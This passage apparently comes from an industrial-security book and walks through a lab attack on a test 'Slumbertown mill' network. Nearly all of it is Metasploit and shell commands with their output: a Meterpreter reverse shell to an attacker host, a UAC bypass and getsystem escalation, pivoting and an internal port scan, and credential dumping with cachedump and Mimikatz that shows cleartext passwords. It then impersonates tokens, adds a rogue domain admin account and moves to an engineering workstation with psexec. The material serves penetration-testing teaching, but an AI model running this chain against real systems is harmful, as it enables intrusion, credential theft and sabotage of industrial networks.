Process 1 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\mark\Desktop>cd ..
cd ..

C:\Users\mark>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is DCB8-C653

 Directory of C:\Users\mark

06/04/2017  10:56 AM    <DIR>          .
06/04/2017  10:56 AM    <DIR>          ..
06/03/2017  12:12 PM    <DIR>          Contacts
06/04/2017  10:56 AM    <DIR>          Desktop
06/03/2017  12:12 PM    <DIR>          Documents
06/04/2017  10:27 AM    <DIR>          Downloads
06/03/2017  12:12 PM    <DIR>          Favorites
06/03/2017  12:12 PM    <DIR>          Links
06/03/2017  12:12 PM    <DIR>          Music
06/03/2017  12:12 PM    <DIR>          Pictures
06/03/2017  12:12 PM    <DIR>          Saved Games
06/03/2017  12:12 PM    <DIR>          Searches
06/04/2017  10:56 AM            73,802 shell.exe
06/03/2017  12:12 PM    <DIR>          Videos
               1 File(s)         73,802 bytes
              13 Dir(s)  43,904,765,952 bytes free
```

```
C:\Users\mark>shell
shell

C:\Users\mark>
```

Back in the handler Terminal, this creates a new session with the victim PC:

```
[*] Sending stage (957487 bytes) to 122.10.10.10
[*] Meterpreter session 1 opened (122.10.10.222:5555 -> 122.10.10.10:15038)
at 2017-06-04 11:07:00 -0400
```

The native Windows Meterpreter shell has a lot more options and functionality than the Java equivalent:

```
meterpreter > help

Core Commands
=============

    Command                    Description
    -------                    -----------
    ?                          Help menu
    background                 Backgrounds the current session
    bgkill                     Kills a background meterpreter script
    bglist                     Lists running background scripts
    bgrun                      Executes a meterpreter script as a background
thread
    channel                    Displays information or control active
channels
    close                      Closes a channel
    disable_unicode_encoding   Disables encoding of unicode strings
    enable_unicode_encoding    Enables encoding of unicode strings
    exit                       Terminate the meterpreter session
    get_timeouts               Get the current session timeout values
    help                       Help menu
    info                       Displays information about a Post module
    irb                        Drop into irb scripting mode
    load                       Load one or more meterpreter extensions
    machine_id                 Get the MSF ID of the machine attached to the
session
    migrate                    Migrate the server to another process
    quit                       Terminate the meterpreter session
    read                       Reads data from a channel
    resource                   Run the commands stored in a file
    run                        Executes a meterpreter script or Post module
    sessions                   Quickly switch to another session
    set_timeouts               Set the current session timeout values
    sleep                      Force Meterpreter to go quiet, then re-
```

```
establish session.
    transport                  Change the current transport mechanism
    use                        Deprecated alias for 'load'
    uuid                       Get the UUID for the current session
    write                      Writes data to a channel

Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory

Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table

Stdapi: System Commands
=======================
    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current
process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system's local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target
process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS

Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been
idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components

Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
```

```
        webcam_chat    Start a video chat
        webcam_list    List webcams
        webcam_snap    Take a snapshot from the specified webcam
        webcam_stream  Play a video stream from the specified webcam

    Priv: Elevate Commands
    ======================

        Command       Description
        -------       -----------
        getsystem     Attempt to elevate your privilege to that of local
    system.

    Priv: Password database Commands
    ================================

        Command       Description
        -------       -----------
        hashdump      Dumps the contents of the SAM database

    Priv: Timestomp Commands
    ========================

        Command       Description
        -------       -----------
        timestomp     Manipulate file MACE attributes
```

Let's see what kind of access we have to the system:

```
meterpreter > getuid

Server username: SLUMBERTOWNMILL\mark
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeChangeNotifyPrivilege
  SeIncreaseWorkingSetPrivilege
  SeShutdownPrivilege
  SeTimeZonePrivilege
  SeUndockPrivilege
```

Well, that is not much. Looks like we have basic user rights and not much more. We are going to have to upgrade our account. Let's put the Meterpreter session in the background and look for a privilege escalation exploit to use:

```
meterpreter > background
[*] Backgrounding session 2...
```

```
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > show options

Module options (exploit/windows/local/bypassuac):
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    1                yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned
off (Accepted: PSH, EXE)

Payload options (windows/x64/meterpreter_reverse_tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    process          yes       Exit technique (Accepted: '',
seh, thread, process, none)
   EXTENSIONS                   no        Comma-separate list of extensions
to load
   EXTINIT                      no        Initialization strings for
extensions
   LHOST       122.10.10.222    yes       The listen address
   LPORT       5432             yes       The listen port

Exploit target:
   Id  Name
   --  ----
   1   Windows x64

msf exploit(bypassuac) > exploit

[*] Started reverse TCP handler on 122.10.10.222:5432
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 1196032 bytes long being uploaded..
[*] Meterpreter session 4 opened (122.10.10.222:5432 -> 122.10.10.10:61811)
at 2017-06-04 13:16:48 -0400

meterpreter > getuid
Server username: SLUMBERTOWNMILL\mark

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

Now that we have a Meterpreter session running with Windows `SYSTEM` privileges, the highest level of access achievable, we can do some serious damage. First, let's see what else we can find on the network. For that purpose, we will pivot through Mark's computer by adding a route through the victim computer on the attacker computer:

```
meterpreter > run post/multi/manage/autoroute

[*] Running module against MES-CLIENT01
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.10.0/255.255.255.0 from host's routing
table.

meterpreter > background
[*] Backgrounding session 4...

msf exploit(bypassuac) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.10.10.0         255.255.255.0      Session 4

[*] There are currently no IPv6 routes defined.
```

At this point, we can use the victim's computer as a gateway to access the Slumbertown mill internal network. Next, we will use the Metasploit port scanner script to see whether there are any open ports for us to investigate further:


```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting                  Required  Description
   ----         ---------------                  --------  -----------
   CONCURRENCY  10                               yes       The number of
concurrent ports to check per host
   DELAY        0                                yes       The delay between
connections, per thread, in milliseconds
   JITTER       0                                yes       The delay jitter
factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        139,445,80,20,21,22,44818,2222  yes       Ports to scan
(e.g. 22-25,80,110-900)
```

```
   RHOSTS       10.10.10.0/24                     yes       The target
address range or CIDR identifier
   THREADS      50                                yes       The number of
concurrent threads
   TIMEOUT      1000                              yes       The socket
connect timeout in milliseconds

msf auxiliary(tcp) > set PORTS
139,445,80,20,21,22,44818,2222,88,53,389,443,464,636
PORTS => 139,445,80,20,21,22,44818,2222,88,53,389,443,464,636

msf auxiliary(tcp) > run

[*] 10.10.10.1:           - 10.10.10.1:53 - TCP OPEN
[*] 10.10.10.1:           - 10.10.10.1:22 - TCP OPEN
[*] 10.10.10.1:           - 10.10.10.1:80 - TCP OPEN

[*] 10.10.10.100:         - 10.10.10.100:445 - TCP OPEN
[*] 10.10.10.100:         - 10.10.10.100:389 - TCP OPEN
[*] 10.10.10.100:         - 10.10.10.100:88 - TCP OPEN
[*] 10.10.10.100:         - 10.10.10.100:139 - TCP OPEN
[*] 10.10.10.100:         - 10.10.10.100:53 - TCP OPEN
[*] 10.10.10.100:         - 10.10.10.100:636 - TCP OPEN
[*] 10.10.10.100:         - 10.10.10.100:464 - TCP OPEN

[*] 10.10.10.200:         - 10.10.10.200:445 - TCP OPEN
[*] 10.10.10.200:         - 10.10.10.200:139 - TCP OPEN

[*] 10.10.10.201:         - 10.10.10.201:445 - TCP OPEN
[*] 10.10.10.201:         - 10.10.10.201:139 - TCP OPEN
[*] 10.10.10.201:         - 10.10.10.201:44818 - TCP OPEN
[*] 10.10.10.201:         - 10.10.10.201:2222 - TCP OPEN

[*] Scanned 256 of 256 hosts (100% complete)

[*] Auxiliary module execution completed
```

As we can see, we found the devices we set up for our test network. Looking at the results, `10.10.10.100` seems to be a domain controller as it has some of the relevant TCP ports open, such as `53` for DNS, `88` for Kerberos, `389` for ldap services, `464` for Kerberos, and `636` for LDAP SSL. Other interesting ports are `2222` and `44818` on `10.10.10.200` (the engineering workstation). These ports hint that there are Ethernet/IP (ENIP) services running on the device.

This information, in combination with the open ports `139` and `445` (Windows NetBIOS and SMB ports), leads me to believe this is a Windows workstation with the Rockwell programming software installed. Both `10.10.10.100` and `10.10.10.201` are potential targets that we should attack next.

At this point, we can try and see whether any of the discovered computers have vulnerable services running, then we attack those services, but I wanted to explore a couple of different avenues first. Domain computers store credentials in case the domain controller is unavailable for authentication. These credentials are stored in the registry in the SAM hive and can only be accessed by the Windows `SYSTEM` account.



| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |

Group or user names:

SYSTEM
Administrators (MES-CLIENT01\Administrators)

| Permissions for Administrators | Allow | Deny |
|---|---|---|
| Full Control | ☐ | ☐ |
| Read | ☐ | ☐ |
| Special permissions | ✓ | ☐ |

For special permissions or advanced settings, click Advanced.

Luckily for us, we have `SYSTEM` privileges on the victim PC. So, let's dump the stored credentials. Let's use our `SYSTEM` privileges and see what is cached on Mark's computer. First, let's show that the `SYSTEM` account has access to the top-secret SAM hive in the registry:

```
msf auxiliary(tcp) > sessions -i 4
[*] Starting interaction with 4...
```

```
meterpreter > shell
Process 3276 created.
Channel 32 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>reg query HKLM\SAM
reg query HKLM\SAM

HKEY_LOCAL_MACHINE\SAM\SAM

C:\Windows\system32>reg query HKLM\SAM\SAM\Domains\Account\Users\Names
reg query HKLM\SAM\SAM\Domains\Account\Users\Names

HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names
    (Default)    REG_NONE

HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\Administrator
HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\Guest
…
```

Now let's grab the cached credentials with a Metasploit module:

```
msf post() > use post/windows/gather/cachedump
msf post(cachedump) > show options

Module options (post/windows/gather/cachedump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(cachedump) > set session 4
session => 4
msf post(cachedump) > run

[*] Executing module against MES-CLIENT01
[*] Cached Credentials Setting: 10 - (Max is 50 and 0 disables, and 10 is
default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[*] Obtaining LK$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
[*] MSCACHE v2 saved in:
/root/.msf4/loot/20170604154805_default_10.10.10.200_mscache2.creds_839626.
txt
[*] John the Ripper format:
# mscash2
mark:$DCC2$#mark#faea4ffb5be2e65d62b159f1bc78a687::
administrator:$DCC2$#administrator#9bcc99ff579d4affb8af3e583462448a::

[*] Post module execution completed

msf post(cachedump) >
```

Here, we see the cached credentials for Mark and the domain administrator. At this point, we could take those credentials and brute force them with John the Ripper. Depending on the password length and complexity, this could take a long time, so let's see whether there is an easier option to do this. We are going to use Mimikatz for the occasion. Mimikatz is an open source utility that enables the viewing of credential information stored in the Windows **LSASS** (known as **Local Security Authority Subsystem Service**). Through using the Mimikatz sekurlsa module, several stored credential cache locations in the **LSASS** process are queried and results from querying include plaintext passwords and Kerberos tickets that could then be used for attacks such as pass-the-hash and pass-the-ticket. The tool is integrated with Meterpreter via the mimikatz and kiwi modules, so once we load it into our session, all the functionality is at our fingertips:

```
meterpreter > load mimikatz
Loading extension mimikatz...success.

meterpreter > use kiwi
Loading extension kiwi...

  .#####.   mimikatz 2.1.1-20170409 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Ported to Metasploit by OJ Reeves `TheColonial` * * */

success.

meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom command
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds

meterpreter > help kiwi

Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync
(unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via
DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires
SYSTEM)
```

I like the sounds of the `creds_all` command, revealing everything Mimikatz can find:

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials

msv credentials
===============

Username       Domain           NTLM                              SHA1
--------       ------           ----                              ----
Administrator  SLUMBERTOWNMILL  7aaff34414c530b3c4a5ca0cd874f431
```

```
c43ffe280b4e7112610b6a9e5123e704dec2b2c5
MES-CLIENT01$  SLUMBERTOWNMILL  30beff2a38c54f3206a692617f8e5e13
65395e66ffe3113e80e4c839b3ec93a92419dd2b
mark           SLUMBERTOWNMILL  ffc5788a93332cff00f2061e40eb10a
b094aa787483512ff143567440c7ffc4b15a0c6a

wdigest credentials
===================

Username       Domain           Password
--------       ------           --------
(null)         (null)           (null)
Administrator  SLUMBERTOWNMILL  VerySecretPa$$word
MES-CLIENT01$  SLUMBERTOWNMILL  Ce0QI%yl_<fdfsfds-T?I.*V#Za5?";z)'-
b+m5nJ@l$\2SAL0fts]Az?"WRt3;^Bx7>Jc_o$ID%]YiAfsSjJ$_kp!XWKu*GPM#$J:?B(gsG
\5dT@-`
mark           SLUMBERTOWNMILL  NotSoSecretPa$$word

kerberos credentials
====================

Username       Domain                 Password
--------       ------                 --------
(null)         (null)                 (null)
administrator  SLUMBERTOWNMILL.LOCAL  VerySecretPa$$word
mark           SLUMBERTOWNMILL.LOCAL  (null)
mes-client01$  SLUMBERTOWNMILL.LOCAL  (null)
```

Well, look at that! Mimikatz managed to find the cleartext values of both the domain administrator's and Mark's account. Although this perfectly shows the power of Mimikatz, the changes you find in the domain administrator signed in to a machine you are hacking are slim to null, so let's take a more realistic approach.

We will be leveraging tokens that can remain on systems even after a user is logged off. These tokens are used by services or processes started and or used by the user in question:

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help incognito

Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all
tokens
    add_localgroup_user  Attempt to add a user to a local group with all
```


```
tokens
    add_user              Attempt to add a user with all tokens
    impersonate_token     Impersonate specified token
    list_tokens           List tokens available under current user context
    snarf_hashes          Snarf challenge/response hashes for every token

meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be
available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\SYSTEM
SLUMBERTOWNMILL\Administrator
SLUMBERTOWNMILL\mark

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token SLUMBERTOWNMILL\\Administrator
[-] Warning: Not currently running as SYSTEM, not all tokens will be
available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user SLUMBERTOWNMILL\Administrator

meterpreter > shell
Process 3704 created.
Channel 1 created.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
slumbertownmill\administrator
```

As you can see, we now have a shell on Mark's computer, running with the domain administrator's credentials. Let's add a domain account and make it a domain admin:

```
C:\Windows\system32>net user myName VerySecr3t- /ADD /DOMAIN
net user myName VerySecr3t- /ADD /DOMAIN
The request will be processed at a domain controller for domain
SlumberTownMill.local.

The command completed successfully.
```

```
C:\Windows\system32>net group "Domain Admins" myName /ADD /DOMAIN
net group "Domain Admins" myName /ADD /DOMAIN
The request will be processed at a domain controller for domain
SlumberTownMill.local.

The command completed successfully.

C:\Windows\system32>exit
exit
```

As we see on the domain controller, we just added a domain admin:



Active Directory Users and Computers

File Action View Help

- Active Directory Users and Com
  - Saved Queries
  - SlumberTownMill.local
    - Builtin
    - Computers
    - Domain Controllers
    - ForeignSecurityPrincipal
    - Managed Service Accour
    - Users

| Name | Type | Description |
|---|---|---|
| Administrator | User | Built-in account for ad... |
| Allowed RO... | Security Group... | Members in this group c... |
| Cert Publish... | Security Group... | Members of this group ... |
| Cloneable D... | Security Group... | Members of this group t... |
| DefaultAcco... | User | A user account manage... |
| Denied ROD... | Security Group... | Members in this group c... |
| DnsAdmins | Security Group... | DNS Administrators Gro... |
| DnsUpdateP... | Security Group... | DNS clients who are per... |
| Domain Ad... | Security Group... | Designated administrato... |
| Domain Co... | Security Group... | All workstations and ser... |
| Domain Con... | Security Group... | All domain controllers i... |
| Domain Gue... | Security Group... | All domain guests |
| Domain Users | Security Group... | All domain users |
| Enterprise A... | Security Group... | Designated administrato... |
| Enterprise K... | Security Group... | Members of this group ... |
| Enterprise R... | Security Group... | Members of this group ... |
| george | User | |
| Group Polic... | Security Group... | Members in this group c... |
| Guest | User | Built-in account for gue... |
| Key Admins | Security Group... | Members of this group ... |
| mark | User | |
| myName | User | |
| pac | User | |
| Protected Us... | Security Group... | Members of this group ... |
| RAS and IAS ... | Security Group... | Servers in this group can... |
| Read-only D... | Security Group... | Members of this group ... |
| Schema Ad... | Security Group... | Designated administrato... |

myName Properties

Remote control | Remote Desktop Services Profile | COM+
General | Address | Account | Profile | Telephones | Organization
Member Of | Dial-in | Environment | Sessions

Member of:

| Name | Active Directory Domain Services Folder |
|---|---|
| Domain Admins | SlumberTownMill.local/Users |
| Domain Users | SlumberTownMill.local/Users |

Add... Remove

Primary group: Domain Users

Set Primary Group — There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

OK Cancel Apply Help

We can now use `psexec` to logon with domain admin credentials to other systems on the domain. `psexec` is a lightweight telnet-replacement tool that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software on the remote system. The Metasploit framework includes a ruby language version of the `psexec` tool.

Remember the system with ports `2222` and `44818`, indicative of a Rockwell device? Let's look at what we can find on that computer. We are going to establish a reverse TCP shell with `10.10.10.201`:

```
msf exploit(bypassuac) > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 10.10.10.201
RHOST => 10.10.10.201
msf exploit(psexec) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(psexec) > set smbname myName
smbname => myName
msf exploit(psexec) > set smbdomain slumbertownmill.local
smbdomain => slumbertownmill.local
msf exploit(psexec) > set smbpass VerySecr3t-
smbpass => VerySecr3t-

msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting        Required  Description
   ----                  ---------------        --------  -----------
   RHOST                 10.10.10.201           yes       The target
address
   RPORT                 445                    yes       The SMB service
port (TCP)
   SERVICE_DESCRIPTION                          no        Service
description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                         no        The service
display name
   SERVICE_NAME                                 no        The service name
   SHARE                 ADMIN$                 yes       The share to
connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write
folder share
   SMBDomain             slumbertownmill.local  no        The Windows
domain to use for authentication
   SMBPass               VerySecr3t-            no        The password for
the specified username
   SMBUser               myName               no        The username to
authenticate as

Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     122.10.10.222    yes       The listen address
   LPORT     5432             yes       The listen port
Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(psexec) > run

[*] Started reverse TCP handler on 122.10.10.222:5432
[*] 10.10.10.201:445 - Connecting to the server...
[*] 10.10.10.201:445 - Authenticating to
10.10.10.201:445|slumbertownmill.local as user 'myName'...
[*] 10.10.10.201:445 - Selecting PowerShell target
[*] 10.10.10.201:445 - Executing the payload...
[+] 10.10.10.201:445 - Service start timed out, OK if running a command or
non-service executable...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 122.10.10.10
[*] Command shell session 9 opened (122.10.10.222:5432 ->
122.10.10.10:51993) at 2017-06-06 14:56:01 -0400

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
EngWorkstation01
```

A lot of times, engineering workstations will have two or more **Network Interface Cards** (**NIC**) installed so that the user can get to their email via business systems while working on systems on the industrial or ICS network. Let's check for that:

```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.201
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.1
```

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.25.30.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

There it is; two networks are defined on this computer: a class A network `10.10.10.0` and a class B `172.25.30.0`. We are going to use a VNC connection for the occasion to see what is happening on this system. The reason for a VNC connection is that it makes using graphical interface tools such as PLC and HMI programming suites available for us to use. From the shell session output, we can see that `10.10.10.201` or `EngWorkStation01` is running windows version 6.3.9600, which indicates that this computer is running Windows 8.1. If this was a Windows server system, we would have chosen for a remote desktop session login with our newly created domain admin account.

